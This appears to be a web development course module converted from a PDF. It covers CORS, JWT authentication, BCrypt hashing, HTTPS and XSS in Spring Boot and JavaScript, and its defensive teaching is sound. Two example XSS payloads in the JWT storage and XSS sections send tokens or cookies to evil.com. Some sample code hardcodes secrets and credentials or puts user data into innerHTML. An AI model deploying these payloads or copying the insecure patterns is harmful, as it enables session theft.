@RequestMapping("/api/users")
public class UserController {

    @CrossOrigin(origins = "http://localhost:3000")
```

```

    @GetMapping
    public List<User> getAllUsers() {
        return userService.findAll();
    }
}

```

## CORS for Production

```

@Configuration
public class CorsConfig {

    @Bean
    public WebMvcConfigurer corsConfigurer() {
        return new WebMvcConfigurer() {
            @Override
            public void addCorsMappings(CorsRegistry registry) {
                registry.addMapping("/api/**")
                    .allowedOrigins(
                        "http://localhost:3000", // Development
                        "https://myapp.com" // Production
                    )
                    .allowedMethods("GET", "POST", "PUT", "DELETE")
                    .allowedHeaders("*")
                    .allowCredentials(true)
                    .maxAge(3600); // Cache preflight for 1 hour
            }
        };
    }
}

```

## Preflight Requests

**Concept:** For certain requests, browsers send an OPTIONS request first to check if CORS is allowed.

Triggers Preflight:

- PUT, DELETE, PATCH methods
- Custom headers (Authorization, X-Custom-Header)
- Content-Type other than application/x-www-form-urlencoded

Preflight Flow:

1. Browser sends OPTIONS request:

```

OPTIONS /api/users
Origin: http://localhost:3000
Access-Control-Request-Method: POST
Access-Control-Request-Headers: Content-Type

```

2. Server responds:

```
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: http://localhost:3000
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: Content-Type
```

3. If approved, browser sends actual request:

```
POST /api/users
Origin: http://localhost:3000
Content-Type: application/json
```

## Exercise: Complete Web Development Workflow

**Task:** Build a simple user management system connecting frontend to backend.

### Backend (Spring Boot):

```
@RestController
@RequestMapping("/api/users")
@CrossOrigin(origins = "http://localhost:3000")
public class UserController {

    private List<User> users = new ArrayList<>(Arrays.asList(
        new User(1L, "John Doe", "john@example.com"),
        new User(2L, "Jane Smith", "jane@example.com")
    ));

    @GetMapping
    public List<User> getAllUsers() {
        return users;
    }

    @PostMapping
    public User createUser(@RequestBody User user) {
        user.setId((long) (users.size() + 1));
        users.add(user);
        return user;
    }

    @DeleteMapping("/{id}")
    public void deleteUser(@PathVariable Long id) {
        users.removeIf(u -> u.getId().equals(id));
    }
}
```

### Frontend (HTML + JavaScript):

```
<!DOCTYPE html>
<html lang="en">
  <head>
```

```
<meta charset="UTF-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>User Management</title>
<style>
body {
    font-family: Arial;
    max-width: 800px;
    margin: 50px auto;
}

.user {
    padding: 10px;
    margin: 10px 0;
    background: #f0f0f0;
}

button {
    margin-left: 10px;
    cursor: pointer;
}

input {
    margin: 5px;
    padding: 8px;
}
</style>
</head>
<body>
<h1>User Management</h1>

<div>
    <input type="text" id="nameInput" placeholder="Name" />
    <input type="email" id="emailInput" placeholder="Email" />
    <button onclick="createUser()">Add User</button>
</div>

<div id="userList"></div>

<script>
const API_URL = "http://localhost:8080/api/users";

// Load users on page load
loadUsers();

async function loadUsers() {
    try {
        const response = await fetch(API_URL);
        const users = await response.json();
        displayUsers(users);
    } catch (error) {
        console.error("Error loading users:", error);
    }
}

function displayUsers(users) {
    const userList = document.getElementById("userList");
    userList.innerHTML = "";
    users.forEach(user => {
        const userDiv = document.createElement("div");
        userDiv.innerHTML = `Name: ${user.name}, Email: ${user.email}`;
        userList.appendChild(userDiv);
    });
}
</script>
```

```
users.forEach((user) => {
  const userDiv = document.createElement("div");
  userDiv.className = "user";
  userDiv.innerHTML =
    `${user.name} - ${user.email}
    <button onclick="deleteUser(${user.id})">Delete</button>
  `;
  userList.appendChild(userDiv);
});

async function createUser() {
  const name = document.getElementById("nameInput").value;
  const email = document.getElementById("emailInput").value;

  if (!name || !email) {
    alert("Please fill all fields");
    return;
  }

  try {
    const response = await fetch(API_URL, {
      method: "POST",
      headers: {
        "Content-Type": "application/json",
      },
      body: JSON.stringify({ name, email }),
    });

    if (response.ok) {
      document.getElementById("nameInput").value = "";
      document.getElementById("emailInput").value = "";
      loadUsers();
    }
  } catch (error) {
    console.error("Error creating user:", error);
  }
}

async function deleteUser(id) {
  try {
    const response = await fetch(`${API_URL}/${id}`, {
      method: "DELETE",
    });

    if (response.ok) {
      loadUsers();
    }
  } catch (error) {
    console.error("Error deleting user:", error);
  }
}

</script>
```

```
</body>  
</html>
```

---

## Common Issues & Solutions

Issue	Cause	Solution
CORS error	Backend not allowing frontend origin	Add CORS configuration in Spring Boot
404 Not Found	Wrong endpoint URL	Check API URL and endpoint path
Cannot read JSON	Response not JSON format	Check Content-Type header, use response.json()
Network request failed	Backend not running	Start Spring Boot application
Fetch not working	Browser not supporting fetch	Use fetch polyfill or axios
Data not updating in DOM	Not re-rendering after API call	Call display function after successful update

---

## Additional Resources

### Official Documentation:

- [MDN Web APIs](#)
- [MDN DOM](#)
- [MDN Fetch API](#)
- [JSON.org](#)
- [REST API Tutorial](#)

### Tools:

- [Chrome DevTools](#)
- [JSONPlaceholder](#) - Fake REST API for testing
- [JSONLint](#) - JSON validator
- [Postman](#) - API testing tool

### Interactive Learning:

- [JavaScript.info](#) - Browser
- [Web.dev](#) - Network
- [freeCodeCamp JavaScript](#)

---

## Module 0.7: Security & Authentication Basics (3 hours)

**Learning Objectives:** By the end of this module, you will understand the difference between authentication and authorization, how sessions and tokens work, JWT structure and usage, password

hashing with BCrypt, HTTPS/SSL certificates, and common security vulnerabilities (XSS, CSRF, SQL Injection) with prevention strategies.

---

## What is Security?

**Concept:** Security in web development is about protecting applications and user data from unauthorized access, attacks, and breaches.

**Analogy:** Think of security like protecting your house:

- **Authentication** = Proving who you are (showing ID at the door)
  - **Authorization** = What you're allowed to do (which rooms you can enter)
  - **Encryption** = Locking valuables in a safe
  - **Vulnerabilities** = Open windows or weak locks that attackers exploit
- 

### 1. Authentication vs Authorization

#### Authentication (Who are you?)

**Definition:** The process of verifying the identity of a user.

**Examples:**

- Login with username/password
- Login with Google/Facebook (OAuth)
- Fingerprint/Face recognition
- Two-factor authentication (2FA)

**Real-World Analogy:** When you show your ID at airport security to prove you are who you claim to be.

---

#### Authorization (What can you do?)

**Definition:** The process of determining what an authenticated user is allowed to access or do.

**Examples:**

- Admin can delete users, regular user cannot
- User can edit their own profile, not others'
- Premium members can access exclusive content
- Manager can approve requests, employees cannot

**Real-World Analogy:** Your boarding pass (authentication) proves who you are, but your ticket class (authorization) determines if you can access first class or economy.

---

## Authentication vs Authorization Comparison

Aspect	Authentication	Authorization
Question	Who are you?	What can you do?
Process	Verifies identity	Verifies permissions
Happens	First (login)	After authentication
Example	Username + Password	Role-based access (Admin, User)
HTTP Header	Authorization: Bearer <token>	Checked on backend with roles
Failure	401 Unauthorized	403 Forbidden

### Example Flow

#### 1. USER AUTHENTICATION:

User: john\_doe  
Password: mySecret123

↓

Server verifies credentials

↓

Authentication successful

↓

Server generates JWT token with user info + role

#### 2. USER AUTHORIZATION:

User requests: DELETE /api/users/5

↓

Server checks JWT token (authentication)

Token valid, user = john\_doe, role = ADMIN

↓

Server checks if ADMIN role can delete users (authorization)

Authorization successful

↓

User deleted

#### Alternative scenario:

User requests: DELETE /api/users/5

↓

Server checks JWT token

Token valid, user = jane\_smith, role = USER

↓

Server checks if USER role can delete users

Authorization failed

↓

403 Forbidden response

## 2. Sessions vs Tokens

### Session-Based Authentication

**Concept:** Server stores user session data; client receives a session ID stored in a cookie.

### How It Works:

1. User logs in with credentials  
↓
2. Server validates credentials  
↓
3. Server creates session object:

```
{  
    sessionId: "abc123xyz",  
    userId: 42,  
    username: "john_doe",  
    role: "ADMIN",  
    createdAt: "2024-01-15T10:30:00Z"  
}
```

  
↓
4. Server stores session in memory/database/Redis  
↓
5. Server sends session ID to client as cookie:  
Set-Cookie: JSESSIONID=abc123xyz; HttpOnly; Secure  
↓
6. Client stores cookie automatically  
↓
7. On subsequent requests, browser sends cookie:  
Cookie: JSESSIONID=abc123xyz  
↓
8. Server looks up session by ID  
↓
9. If session exists and valid → Request authorized

### Pros:

- ✓ Session can be revoked immediately (logout)
- ✓ Sensitive data stays on server
- ✓ Works well for server-side rendered apps
- ✓ Easy to implement

### Cons:

- ✗ Server must store all sessions (memory/DB)
- ✗ Doesn't scale well (microservices, load balancers)
- ✗ CSRF vulnerability if not protected
- ✗ Difficult for mobile apps/SPAs

**Concept:** Server generates a signed token containing user info; client stores and sends token with each request. Server doesn't store anything.

### How It Works:

1. User logs in with credentials  
↓
2. Server validates credentials  
↓
3. Server creates JWT token containing:

```
{  
  userId: 42,  
  username: "john_doe",  
  role: "ADMIN",  
  exp: 1705324800 // Expiration timestamp  
}
```

↓
4. Server signs token with secret key  
Token:  
`eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjQyLCJ1c2VybmtZSI6ImpvaG5fZG9lIiwicm9sZSI6IkFETUlOIiwiZXhwIjoxNzA1MzI0ODAwfQ.signature`  
↓
5. Server sends token to client (in response body or header)  
↓
6. Client stores token (LocalStorage, SessionStorage, or httpOnly cookie)  
↓
7. On subsequent requests, client sends token in header:  
`Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...`  
↓
8. Server verifies token signature  
↓
9. If valid and not expired → Extract user info → Request authorized

### Pros:

- ✓ Stateless (server doesn't store anything)
- ✓ Scalable (works with multiple servers)
- ✓ Works great for SPAs and mobile apps
- ✓ No database lookup on every request
- ✓ Can include custom claims (roles, permissions)
- ✓ Can be used across domains

### Cons:

- ✗ Cannot be revoked before expiration
- ✗ Token size larger than session ID
- ✗ If token stolen, valid until expiration
- ✗ Requires careful storage (XSS risk)

---

## Sessions vs Tokens Comparison

Feature	Sessions	Tokens (JWT)
<b>Storage</b>	Server (memory/DB)	Client (LocalStorage/Cookie)
<b>Scalability</b>	Difficult (shared state)	Easy (stateless)
<b>Revocation</b>	Immediate	Only at expiration (or blacklist)
<b>Database Lookup</b>	Every request	None (self-contained)
<b>Size</b>	Small (just session ID)	Larger (contains data)
<b>CSRF Protection</b>	Required	Not vulnerable (if not in cookie)
<b>Best For</b>	Server-rendered apps, monoliths	SPAs, microservices, mobile apps

---

### When to Use Each

#### Use Sessions:

- Server-side rendered applications (PHP, JSP, EJS)
- Monolithic applications
- Need immediate logout/revocation
- Simpler security model for beginners

#### Use Tokens (JWT):

- Single Page Applications (React, Vue, Angular)
- Mobile applications
- Microservices architecture
- Multiple servers/load balancers
- Cross-domain authentication
- API-based architecture

---


## 3. JWT (JSON Web Tokens)

**Concept:** JWT is a compact, URL-safe token format for securely transmitting information between parties as a JSON object.

**Structure:** JWT has three parts separated by dots ( . ):

HEADER.PAYOUT.SIGNATURE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjQyLCJ1c2VybmtZSI6ImpvaG4iLCJyb  
2xIjoiQURNSU4iLCJleHAiOjE3MDUzMjQ4MDB9.SfIKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5
```



## 1. Header

Contains token type and signing algorithm.

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

## Base64 URL Encoded:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
```

## 2. Payload (Claims)

Contains the data (claims) about the user and token.

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "role": "ADMIN",
  "iat": 1516239022,
  "exp": 1705324800
}
```

## Standard Claims:

Claim	Name	Description
iss	Issuer	Who created the token
sub	Subject	User ID or identifier
aud	Audience	Who the token is intended for
exp	Expiration Time	When token expires (Unix timestamp)
iat	Issued At	When token was created (Unix timestamp)
nbf	Not Before	Token not valid before this time

Claim	Name	Description
jti	JWT ID	Unique identifier for the token

### Custom Claims:

```
{
  "userId": 42,
  "username": "john_doe",
  "email": "john@example.com",
  "role": "ADMIN",
  "permissions": ["read", "write", "delete"]
}
```

### Base64 URL Encoded:

```
eyJ1c2VySWQiOjQyLCJ1c2VybmcFZSI6ImpvaG4iLCJyb2x1IjoiQURNSU4iLCJleHAiOjE3MDUzMjQ4MD
B9
```

### 3. Signature

Ensures token hasn't been tampered with.

```
HMACSHA256(
  base64UrlEncode(header) + "." + base64UrlEncode(payload),
  secret
)
```

### Example:

```
const header = base64UrlEncode(JSON.stringify({ alg: "HS256", typ: "JWT" }));
const payload = base64UrlEncode(JSON.stringify({ userId: 42, role: "ADMIN" }));
const signature = HMACSHA256(header + "." + payload, "mySecretKey");

const jwt = header + "." + payload + "." + signature;
```

### Creating JWT in Spring Boot

#### Dependencies (pom.xml):

```
<dependency>
<groupId>io.jsonwebtoken</groupId>
```

```

<artifactId>jjwt-api</artifactId>
<version>0.12.3</version>
</dependency>
<dependency>
    <groupId>io.jsonwebtoken</groupId>
    <artifactId>jjwt-impl</artifactId>
    <version>0.12.3</version>
    <scope>runtime</scope>
</dependency>
<dependency>
    <groupId>io.jsonwebtoken</groupId>
    <artifactId>jjwt-jackson</artifactId>
    <version>0.12.3</version>
    <scope>runtime</scope>
</dependency>

```

### JWT Utility Class:

```

import io.jsonwebtoken.*;
import io.jsonwebtoken.security.Keys;
import org.springframework.stereotype.Component;

import javax.crypto.SecretKey;
import java.util.Date;
import java.util.HashMap;
import java.util.Map;

@Component
public class JwtUtil {

    // Secret key (should be in environment variables in production)
    private static final String SECRET_KEY =
"myVeryLongSecretKeyThatIsAtLeast256BitsLongForHS256Algorithm";
    private static final long EXPIRATION_TIME = 86400000; // 24 hours in
milliseconds

    private SecretKey getSigningKey() {
        return Keys.hmacShaKeyFor(SECRET_KEY.getBytes());
    }

    // Generate JWT token
    public String generateToken(String username, String role) {
        Map<String, Object> claims = new HashMap<>();
        claims.put("role", role);

        return Jwts.builder()
            .claims(claims)
            .subject(username)
            .issuedAt(new Date())
            .expiration(new Date(System.currentTimeMillis() +
EXPIRATION_TIME))
            .signWith(getSigningKey())
            .compact();
    }
}

```

```

}

// Extract username from token
public String extractUsername(String token) {
    return extractClaims(token).getSubject();
}

// Extract role from token
public String extractRole(String token) {
    return (String) extractClaims(token).get("role");
}

// Extract expiration date
public Date extractExpiration(String token) {
    return extractClaims(token).getExpiration();
}

// Extract all claims
private Claims extractClaims(String token) {
    return Jwts.parser()
        .verifyWith(getSigningKey())
        .build()
        .parseSignedClaims(token)
        .getPayload();
}

// Check if token is expired
public boolean isTokenExpired(String token) {
    return extractExpiration(token).before(new Date());
}

// Validate token
public boolean validateToken(String token, String username) {
    final String extractedUsername = extractUsername(token);
    return (extractedUsername.equals(username) && !isTokenExpired(token));
}
}

```

## Login Controller:

```

@RestController
@RequestMapping("/api/auth")
public class AuthController {

    @Autowired
    private JwtUtil jwtUtil;

    @PostMapping("/login")
    public ResponseEntity<?> login(@RequestBody LoginRequest loginRequest) {
        // Validate credentials (simplified - use Spring Security in production)
        if ("john".equals(loginRequest.getUsername()) &&
            "password123".equals(loginRequest.getPassword())) {

```

```

        // Generate JWT token
        String token = jwtUtil.generateToken(loginRequest.getUsername(),
    "ADMIN");

        return ResponseEntity.ok(new LoginResponse(token, "john", "ADMIN"));
    }

    return ResponseEntity.status(401).body("Invalid credentials");
}
}

// DTOs
class LoginRequest {
    private String username;
    private String password;
    // Getters and setters
}

class LoginResponse {
    private String token;
    private String username;
    private String role;

    public LoginResponse(String token, String username, String role) {
        this.token = token;
        this.username = username;
        this.role = role;
    }
    // Getters and setters
}

```

---

## Using JWT in Frontend (React)

```

// Login function
async function login(username, password) {
    const response = await fetch("http://localhost:8080/api/auth/login", {
        method: "POST",
        headers: {
            "Content-Type": "application/json",
        },
        body: JSON.stringify({ username, password }),
    });

    if (response.ok) {
        const data = await response.json();
        // Store token in localStorage
        localStorage.setItem("token", data.token);
        localStorage.setItem("username", data.username);
        localStorage.setItem("role", data.role);

        console.log("Login successful!");
    }
}

```

```

    } else {
      console.error("Login failed");
    }
}

// Making authenticated requests
async function getProtectedData() {
  const token = localStorage.getItem("token");

  const response = await fetch("http://localhost:8080/api/users", {
    method: "GET",
    headers: {
      Authorization: `Bearer ${token}`,
    },
  });

  if (response.ok) {
    const users = await response.json();
    console.log(users);
  } else if (response.status === 401) {
    console.error("Token expired or invalid");
    // Redirect to login
  }
}

// Logout function
function logout() {
  localStorage.removeItem("token");
  localStorage.removeItem("username");
  localStorage.removeItem("role");
  // Redirect to login page
}

// Check if user is authenticated
function isAuthenticated() {
  const token = localStorage.getItem("token");
  return token !== null;
}

```

## Storing JWT - Security Considerations

### X Bad: LocalStorage (Vulnerable to XSS)

```

// If attacker injects script, they can steal token
localStorage.setItem("token", jwtToken);
// Attacker script:
// <script>fetch('https://evil.com/steal?token=' + localStorage.getItem('token'))
</script>

```

### ✓ Better: httpOnly Cookie (Protected from JavaScript)

```

// Spring Boot - Set JWT in httpOnly cookie
@PostMapping("/login")
public ResponseEntity<?> login(@RequestBody LoginRequest loginRequest,
HttpServletResponse response) {
    String token = jwtUtil.generateToken(loginRequest.getUsername(), "ADMIN");

    // Create httpOnly cookie
    Cookie cookie = new Cookie("jwt", token);
    cookie.setHttpOnly(true); // Cannot be accessed by JavaScript
    cookie.setSecure(true); // Only sent over HTTPS
    cookie.setPath("/");
    cookie.setMaxAge(86400); // 24 hours

    response.addCookie(cookie);

    return ResponseEntity.ok(new LoginResponse("Login successful",
    loginRequest.getUsername()));
}

```

## Comparison:

Storage Method	XSS Protection	CSRF Protection	Best For
LocalStorage	✗ Vulnerable	✓ Safe	Simple SPAs (use with care)
httpOnly Cookie	✓ Protected	✗ Vulnerable	Production apps (with CSRF tokens)
Memory (React state)	✓ Protected	✓ Safe	Maximum security (lost on refresh)

## JWT Best Practices

- ✓ Use strong secret keys (at least 256 bits for HS256)
- ✓ Set reasonable expiration times (15-60 minutes)
- ✓ Use refresh tokens for long-lived sessions
- ✓ Never store sensitive data in payload (it's not encrypted!)
- ✓ Validate token on every request
- ✓ Use HTTPS in production
- ✓ Implement token blacklist for logout (if needed)
- ✓ Rotate secret keys periodically
- ✓ Store tokens in httpOnly cookies when possible
  
- ✗ Don't put passwords in JWT
- ✗ Don't store JWTs in localStorage if XSS risk is high
- ✗ Don't use weak secret keys
- ✗ Don't set expiration too far in future
- ✗ Don't trust JWT payload without verification

---

## 4. Password Hashing

**Concept:** Passwords should NEVER be stored in plain text. Use one-way hashing algorithms to protect user passwords.

## Why Hashing?

- ## Plain Text Storage:

Database: username: john, password: myPassword123

If database is compromised:

- Attacker has all passwords immediately
  - Users who reuse passwords are compromised on other sites

- ### Hashed Storage:

Database: username: john, password: \$2a\$10\$N9qo8uL07T...

If database is compromised:

- Attacker cannot reverse the hash
  - Passwords remain secure

## Hashing vs Encryption

Feature	Hashing	Encryption
<b>Reversible</b>	✗ No (one-way)	✓ Yes (with decryption key)
<b>Purpose</b>	Verify password correctness	Protect data in transit/storage
<b>Algorithm</b>	BCrypt, Argon2, PBKDF2	AES, RSA
<b>Use Case</b>	Password storage	Credit card numbers, messages
<b>Same Input</b>	Always same output	Different output each time (with IV)

## **BCrypt Algorithm**

## **Features:**

- ✓ Designed for password hashing
  - ✓ Slow by design (prevents brute-force)
  - ✓ Automatic salt generation (different hash each time)
  - ✓ Configurable work factor (cost)
  - ✓ Future-proof (can increase cost as hardware improves)

## BCrypt Hash Structure:

```

    |   |
    |   |   |
    |   |   |   Hash (31 chars)
    |   |   |   Salt (22 chars)
    |   |   |   Cost Factor (10 = 2^10 rounds)
    |   |   Algorithm Version (2a)

```

## Cost Factor:

```

Cost 10 = 2^10 = 1,024 rounds      (~100ms per hash)
Cost 12 = 2^12 = 4,096 rounds      (~400ms per hash)
Cost 14 = 2^14 = 16,384 rounds      (~1.5s per hash)

```

Higher cost = Slower hashing = Better security (but slower login)  
 Recommended: 10-12 for web applications

## Password Hashing in Spring Boot

### Using Spring Security BCryptPasswordEncoder:

```

import org.springframework.security.crypto.bcrypt.BCryptPasswordEncoder;
import org.springframework.stereotype.Service;

@Service
public class PasswordService {

    private final BCryptPasswordEncoder passwordEncoder = new
BCryptPasswordEncoder(10);

    // Hash password during registration
    public String hashPassword(String plainPassword) {
        return passwordEncoder.encode(plainPassword);
    }

    // Verify password during login
    public boolean verifyPassword(String plainPassword, String hashedPassword) {
        return passwordEncoder.matches(plainPassword, hashedPassword);
    }
}

```

### Example Usage:

```

@RestController
@RequestMapping("/api/auth")
public class AuthController {

    @Autowired
    private PasswordService passwordService;
}

```

```
@Autowired
private UserRepository userRepository;

// Registration
@PostMapping("/register")
public ResponseEntity<?> register(@RequestBody RegisterRequest request) {
    // Check if user exists
    if (userRepository.findByUsername(request.getUsername()).isPresent()) {
        return ResponseEntity.badRequest().body("Username already exists");
    }

    // Hash password
    String hashedPassword =
passwordService.hashPassword(request.getPassword());

    // Create user
    User user = new User();
    user.setUsername(request.getUsername());
    user.setPassword(hashedPassword); // Store hashed password
    user.setEmail(request.getEmail());

    userRepository.save(user);

    return ResponseEntity.ok("User registered successfully");
}

// Login
@PostMapping("/login")
public ResponseEntity<?> login(@RequestBody LoginRequest request) {
    // Find user
    Optional<User> userOpt =
userRepository.findByUsername(request.getUsername());

    if (userOpt.isEmpty()) {
        return ResponseEntity.status(401).body("Invalid credentials");
    }

    User user = userOpt.get();

    // Verify password
    boolean passwordMatches = passwordService.verifyPassword(
        request.getPassword(),
        user.getPassword()
    );

    if (!passwordMatches) {
        return ResponseEntity.status(401).body("Invalid credentials");
    }

    // Generate JWT token
    String token = jwtUtil.generateToken(user.getUsername(), user.getRole());

    return ResponseEntity.ok(new LoginResponse(token, user.getUsername(),
user.getRole()));
}
```

```
}
```

## Testing Password Hashing:

```
public static void main(String[] args) {
    BCryptPasswordEncoder encoder = new BCryptPasswordEncoder(10);

    String password = "myPassword123";

    // Hash same password multiple times
    String hash1 = encoder.encode(password);
    String hash2 = encoder.encode(password);
    String hash3 = encoder.encode(password);

    System.out.println("Hash 1: " + hash1);
    System.out.println("Hash 2: " + hash2);
    System.out.println("Hash 3: " + hash3);

    // All hashes are different (random salt)!
    // But all match the original password:
    System.out.println("Hash 1 matches: " + encoder.matches(password, hash1)); // true
    System.out.println("Hash 2 matches: " + encoder.matches(password, hash2)); // true
    System.out.println("Hash 3 matches: " + encoder.matches(password, hash3)); // true

    // Wrong password doesn't match:
    System.out.println("Wrong password: " + encoder.matches("wrongPassword", hash1)); // false
}
```

## Password Security Best Practices

- Always hash passwords (never store plain text)
  - Use BCrypt, Argon2, or PBKDF2
  - Use appropriate cost factor (10-12 for BCrypt)
  - Enforce strong password policies:
    - Minimum 8-12 characters
    - Mix of uppercase, lowercase, numbers, special chars
    - No common passwords (use password strength checker)
  - Implement password reset securely (time-limited tokens)
  - Use HTTPS to protect passwords in transit
  - Implement rate limiting on login attempts
  - Consider multi-factor authentication (MFA)
- 
- Don't use MD5 or SHA1 for passwords (too fast, vulnerable)
  - Don't store password hints

- ✗ Don't send passwords via email
- ✗ Don't log passwords (even during debugging)
- ✗ Don't implement your own hashing algorithm

## 5. HTTPS & SSL/TLS

**Concept:** HTTPS encrypts data between client and server, preventing eavesdropping and tampering.

### HTTP vs HTTPS:

HTTP (Port 80):



- ✗ Anyone can read the data
- ✗ Data can be modified
- ✗ No identity verification

HTTPS (Port 443):



- ✓ Data encrypted (unreadable)
- ✓ Integrity verified (tamper-proof)
- ✓ Server identity verified (certificate)

**Real-World Analogy:** HTTP is like sending a postcard (anyone can read it), HTTPS is like sending a letter in a sealed envelope that only the recipient can open.

### How TLS Works (Simplified)

#### TLS Handshake Process:

##### 1. CLIENT HELLO:

Client → Server: "I want to connect securely"  
Includes: Supported TLS versions, cipher suites

##### 2. SERVER HELLO:

Server → Client: "OK, let's use TLS 1.3 with AES-256-GCM"  
Includes: Server's SSL certificate (contains public key)

##### 3. CERTIFICATE VERIFICATION:

Client verifies:

- ✓ Certificate signed by trusted CA (Certificate Authority)
- ✓ Certificate not expired
- ✓ Certificate domain matches website domain

##### 4. KEY EXCHANGE:

Client generates session key  
Encrypts session key with server's public key  
Sends encrypted session key to server  
Server decrypts with its private key

#### 5. SECURE CONNECTION ESTABLISHED:

Both client and server now have the same session key  
All data encrypted/decrypted with session key

#### 6. ENCRYPTED COMMUNICATION:

Client ↔ Server: All data encrypted with symmetric encryption

## SSL Certificates

### What is an SSL Certificate?

Digital certificate that:  
 Proves server identity  
 Contains public key for encryption  
 Signed by trusted Certificate Authority (CA)

### Certificate Authorities (CAs):

Trusted organizations that issue certificates:  
- Let's Encrypt (Free!)  
- DigiCert  
- Comodo  
- GlobalSign  
- Sectigo

Browser trusts these CAs by default

### Certificate Validation Chain:

Root CA (e.g., Let's Encrypt Root)  
↓ Signs  
Intermediate CA  
↓ Signs  
Your Website Certificate (example.com)  
↓ Used by  
Your Website

Browser checks:

1. Is certificate signed by trusted CA?
2. Is certificate valid (not expired)?

```
3. Does domain match? ✓  
→ Secure connection established
```

## Enabling HTTPS in Spring Boot

### Development (Self-Signed Certificate):

#### Step 1: Generate Self-Signed Certificate

```
# Using Java keytool  
keytool -genkeypair -alias myapp -keyalg RSA -keysize 2048  
-storetype PKCS12 -keystore keystore.p12 -validity 3650  
  
# Enter password (e.g., changeit)  
# Fill in certificate information
```

#### Step 2: Configure Spring Boot

##### application.properties:

```
# HTTPS Configuration  
server.port=8443  
server.ssl.enabled=true  
server.ssl.key-store=classpath:keystore.p12  
server.ssl.key-store-password=changeit  
server.ssl.key-store-type=PKCS12  
server.ssl.key-alias=myapp
```

#### Step 3: Access Application

```
https://localhost:8443  
  
⚠ Browser warning: "Your connection is not private"  
→ This is expected for self-signed certificates  
→ Click "Advanced" → "Proceed to localhost (unsafe)"
```

### Production (Let's Encrypt Certificate):

```
# Install Certbot  
sudo apt install certbot  
  
# Get certificate for your domain  
sudo certbot certonly --standalone -d yourdomain.com
```

```

# Certificate saved to:
# /etc/letsencrypt/live/yourdomain.com/fullchain.pem
# /etc/letsencrypt/live/yourdomain.com/privkey.pem

# Convert to PKCS12 format for Spring Boot
sudo openssl pkcs12 -export -in /etc/letsencrypt/live/yourdomain.com/fullchain.pem \
\ 
-inkey /etc/letsencrypt/live/yourdomain.com/privkey.pem \
-out keystore.p12 -name myapp

```

### **application.properties (Production):**

```

server.port=443
server.ssl.enabled=true
server.ssl.key-store=/etc/letsencrypt/live/yourdomain.com/keystore.p12
server.ssl.key-store-password=${SSL_PASSWORD}
server.ssl.key-store-type=PKCS12
server.ssl.key-alias=myapp

```

### **Why HTTPS Matters**

#### **Without HTTPS:**

```

// Login request over HTTP
fetch('http://example.com/api/login', {
  method: 'POST',
  body: JSON.stringify({
    username: 'john',
    password: 'secret123' // ❌ Sent as plain text!
  })
});

// Attacker on same network (e.g., coffee shop WiFi) can see:
{
  "username": "john",
  "password": "secret123"
}

```

#### **With HTTPS:**

```

// Login request over HTTPS
fetch('https://example.com/api/login', {
  method: 'POST',
  body: JSON.stringify({
    username: 'john',
    password: 'secret123' // ✅ Encrypted!
  })
}

```

```
});  
  
// Attacker sees encrypted data:  
17 03 03 00 1d 3d 9f 8a ... (unreadable)
```

## Benefits:

- ✓ Protects sensitive data (passwords, credit cards)
- ✓ Prevents man-in-the-middle attacks
- ✓ Verifies server identity
- ✓ Required for modern web features (geolocation, service workers)
- ✓ Improves SEO (Google ranking factor)
- ✓ Builds user trust (🔒 padlock icon)

## 6. Common Security Vulnerabilities

### XSS (Cross-Site Scripting)

#### What is XSS?

Attacker injects malicious JavaScript into your website, which executes in other users' browsers.

#### Example Attack:

```
// Vulnerable code (React)  
function UserProfile({ user }) {  
  return (  
    <div>  
      <h1>Welcome, {user.name}</h1>  
      {/* ✖ Dangerous! */}  
      <div dangerouslySetInnerHTML={{ __html: user.bio }} />  
    </div>  
  );  
}  
  
// Attacker sets bio to:  
user.bio =  
  "<script>fetch('https://evil.com/steal?cookie=' + document.cookie)</script>";  
  
// When another user views this profile:  
// → Script executes  
// → Steals their cookies (session, JWT)  
// → Sends to attacker's server
```

#### Types of XSS:

##### 1. Stored XSS (Most Dangerous):

Attacker → Stores malicious script in database → Executes for all users  
Example: Blog comment with <script> tag

## 2. Reflected XSS:

Attacker → Crafts malicious URL → Victim clicks link → Script executes  
Example: [https://example.com/search?q=<script>alert\('XSS'\)</script>](https://example.com/search?q=<script>alert('XSS')</script>)

## 3. DOM-Based XSS:

Malicious data processed by client-side JavaScript  
Example: location.hash used to modify DOM

### Prevention:

```
// ✅ React automatically escapes content
function UserProfile({ user }) {
  return (
    <div>
      <h1>Welcome, {user.name}</h1> /* ✅ Escaped automatically */
      <p>{user.bio}</p> /* ✅ ✅ Safe! */
    </div>
  );
}

// ✅ Sanitize HTML if you must use dangerouslySetInnerHTML
import DOMPurify from 'dompurify';

function UserProfile({ user }) {
  const cleanBio = DOMPurify.sanitize(user.bio);
  return (
    <div dangerouslySetInnerHTML={{__html: cleanBio}} />
  );
}

// ✅ Backend validation (Spring Boot)
@PostMapping("/comments")
public Comment createComment(@RequestBody Comment comment) {
  // Sanitize input
  comment.setText(sanitizeHtml(comment.getText()));
  return commentRepository.save(comment);
}

// ✅ Content Security Policy (CSP) Header
```

```
response.setHeader("Content-Security-Policy",
    "default-src 'self'; script-src 'self' https://trusted-cdn.com");
```

